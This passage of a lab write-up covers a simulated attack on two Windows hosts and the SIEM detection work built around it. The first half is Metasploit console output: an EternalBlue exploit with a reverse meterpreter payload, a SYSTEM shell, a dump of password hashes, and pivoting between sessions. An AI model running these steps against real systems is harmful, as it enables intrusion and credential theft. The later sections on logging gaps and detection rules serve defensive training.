msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.31.163
lhost => 192.168.31.163
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.31.163:4444
[*] 192.168.31.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.31.8:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.31.8:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.31.8:445 - The target is vulnerable.
[*] 192.168.31.8:445 - Connecting to target for exploitation.
[+] 192.168.31.8:445 - Connection established for exploitation.
[+] 192.168.31.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.31.8:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.31.8:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.31.8:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.31.8:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.31.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.31.8:445 - Trying exploit with 12 Groom Allocations.

```

Step 5: This was when i got up the meterpreter session in Windows 7 and got the system information along with hashes and all



```

kali@root: ~
File Actions Edit View Help
kali@root: ~ kali@root: ~ kali@root: ~


meterpreter > sessions -i
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sysinfo
Computer      : MAG-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
mag:1000:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52 :::
meterpreter >

```



```

kali@root: ~
File Actions Edit View Help
kali@root: ~ kali@root: ~ kali@root: ~

[*] 192.168.31.8:445 - Connecting to target for exploitation.
[+] 192.168.31.8:445 - Connection established for exploitation.
[+] 192.168.31.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.31.8:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.31.8:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.31.8:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.31.8:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.31.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.31.8:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.31.8:445 - Sending all but last fragment of exploit packet
[*] 192.168.31.8:445 - Starting non-paged pool grooming
[+] 192.168.31.8:445 - Sending SMBv2 buffers
[+] 192.168.31.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.31.8:445 - Sending final SMBv2 buffers.
[*] 192.168.31.8:445 - Sending last fragment of exploit packet!
[*] 192.168.31.8:445 - Receiving response from exploit packet
[+] 192.168.31.8:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.31.8:445 - Sending egg to corrupted connection.
[*] 192.168.31.8:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.31.8
[*] Meterpreter session 2 opened (192.168.31.163:4444 → 192.168.31.8:49171) at 2025-08-17 20:14:48 +0530
[+] 192.168.31.8:445 - =====
[+] 192.168.31.8:445 - -----WIN-----
[+] 192.168.31.8:445 - =====

meterpreter >

```

Step 6: This is when Lateral Moevement Achieved as two sessions are running in which Session 1 consist of Windows 10 and Session 2 consist of Windows 7. So here i can jump between sessions.


```

kali@root: ~
meterpreter > sessions -i 1
[*] Backgrounding session 2...
meterpreter > sysinfo
Computer      : DESKTOP-DU6KD85
OS            : Windows 10 21H2 (10.0 Build 19044).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > sessions -i 2
[*] Backgrounding session 1...
meterpreter > sysinfo
Computer      : MAG-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > sessions -i 1
[*] Backgrounding session 2...


```

LOGS


Got logs of Initial Access of Windows 10 using that payload.exe




As used Eternal Blue Vulnerability to get into Windows 7 in session 2



Done Windows 7 hashdump which got logged.



Powershell Exploitation done by doing Lateral movement between two sessions as in which Session1 consist of Windows 10 and Session2 consist of Windows 7 so here i am in Session 1 Windows 10



Challenges and Solutions

1. Credential Stuffing

Challenge:

While simulating credential stuffing with Hydra against SMB login, multiple failed authentication attempts were captured in Kibana. However, the **successful 9th login attempt was not logged** in Elasticsearch, leading to incomplete visibility.

Solution:

Enhanced logging rules were tuned in the SIEM to ensure both **failed and successful authentication events** are captured. This gap highlighted the importance of correlation rules that track login attempts holistically (failed + successful) to detect brute-force/credential stuffing activity effectively.

2. DNS Tunneling

Challenge:

Detecting DNS tunneling was tricky because malicious traffic was **hidden inside normal DNS queries**. The volume of legitimate DNS requests created noise, making it hard to differentiate between benign and malicious queries.

Solution:

Developed custom correlation rules in the SIEM to detect:

- Unusually **high frequency of DNS queries** to a single domain.
- Presence of **suspicious encoded strings** (base64-like patterns) within DNS requests.

This helped reduce false positives and allowed DNS tunneling detection with higher accuracy.

3. PowerShell Exploitation (Lateral Movement)

Challenge:

While performing exploitation on Windows 10 using a payload, **PSEXEC failed** for lateral movement to Windows 7, restricting attacker pivoting. The challenge was to achieve reliable movement across machines.

Solution:

As an alternative, **EternalBlue exploit** was used to compromise Windows 7. After gaining a new session, successful **lateral movement** was achieved — enabling interaction with both sessions (Win10 and Win7) simultaneously. This exercise demonstrated how attackers adapt by chaining multiple exploitation techniques when direct tools fail.

Outcomes and Impact

1. Improved SIEM Visibility

The exercise highlighted both the **strengths and limitations** of SIEM logging. During credential stuffing, failed attempts were logged correctly, but the successful login attempt was missed. This gap demonstrated the need to refine event ingestion and correlation rules. As a result, visibility into both successful and failed authentications was improved, reducing the chance of an attacker bypassing detection after brute-forcing credentials.

2. Enhanced Detection Capabilities

By creating and testing **custom correlation rules**, the SIEM was able to detect:

- Abnormal login patterns (credential stuffing).
- Suspiciously frequent DNS queries that matched tunneling behavior.
- Indicators of malicious PowerShell exploitation and privilege escalation.

This proved the effectiveness of tuning detection logic to catch not only known attack signatures but also behavioral anomalies.

3. Realistic Adversary Simulation

The hands-on activity provided a practical view of how adversaries adapt when initial methods fail. For instance, when PSEXEC did not work for lateral movement, EternalBlue was successfully leveraged to compromise the second host. This demonstrated the **flexibility of real-world attackers** and emphasized the importance of layered detection across different tactics and techniques.

4. Strengthened Defensive Posture

Through testing these attack scenarios, the organization gains actionable insights:

- Which log sources require enrichment.
- Where detection rules need fine-tuning.
- How attackers can move laterally if initial defenses are bypassed.

The impact of this work is a **stronger, more resilient detection environment**, better prepared to handle credential abuse, covert tunneling, and PowerShell-based exploitation attempts.

Conclusion

This task provided a valuable opportunity to simulate real-world attack techniques and evaluate the effectiveness of defensive measures in detecting and responding to them. By working through scenarios such as credential stuffing, DNS tunneling, and PowerShell exploitation with lateral movement, I was able to replicate the tactics an adversary might use and assess how well the SIEM environment captured and correlated those events.

The exercise highlighted both the strengths and gaps in log visibility—such as the missed detection of a successful brute-force attempt—which underscored the importance of refining event collection and correlation logic. At the same time, the ability of the SIEM to identify abnormal behaviors across authentication, DNS activity, and PowerShell execution confirmed that properly tuned detection rules can significantly strengthen security monitoring.

Overall, this activity not only enhanced my technical understanding of adversary tradecraft but also reinforced the critical role of continuous tuning and validation in building a resilient detection strategy. The knowledge gained here will directly support better security operations by ensuring that potential threats are identified earlier and responded to more effectively.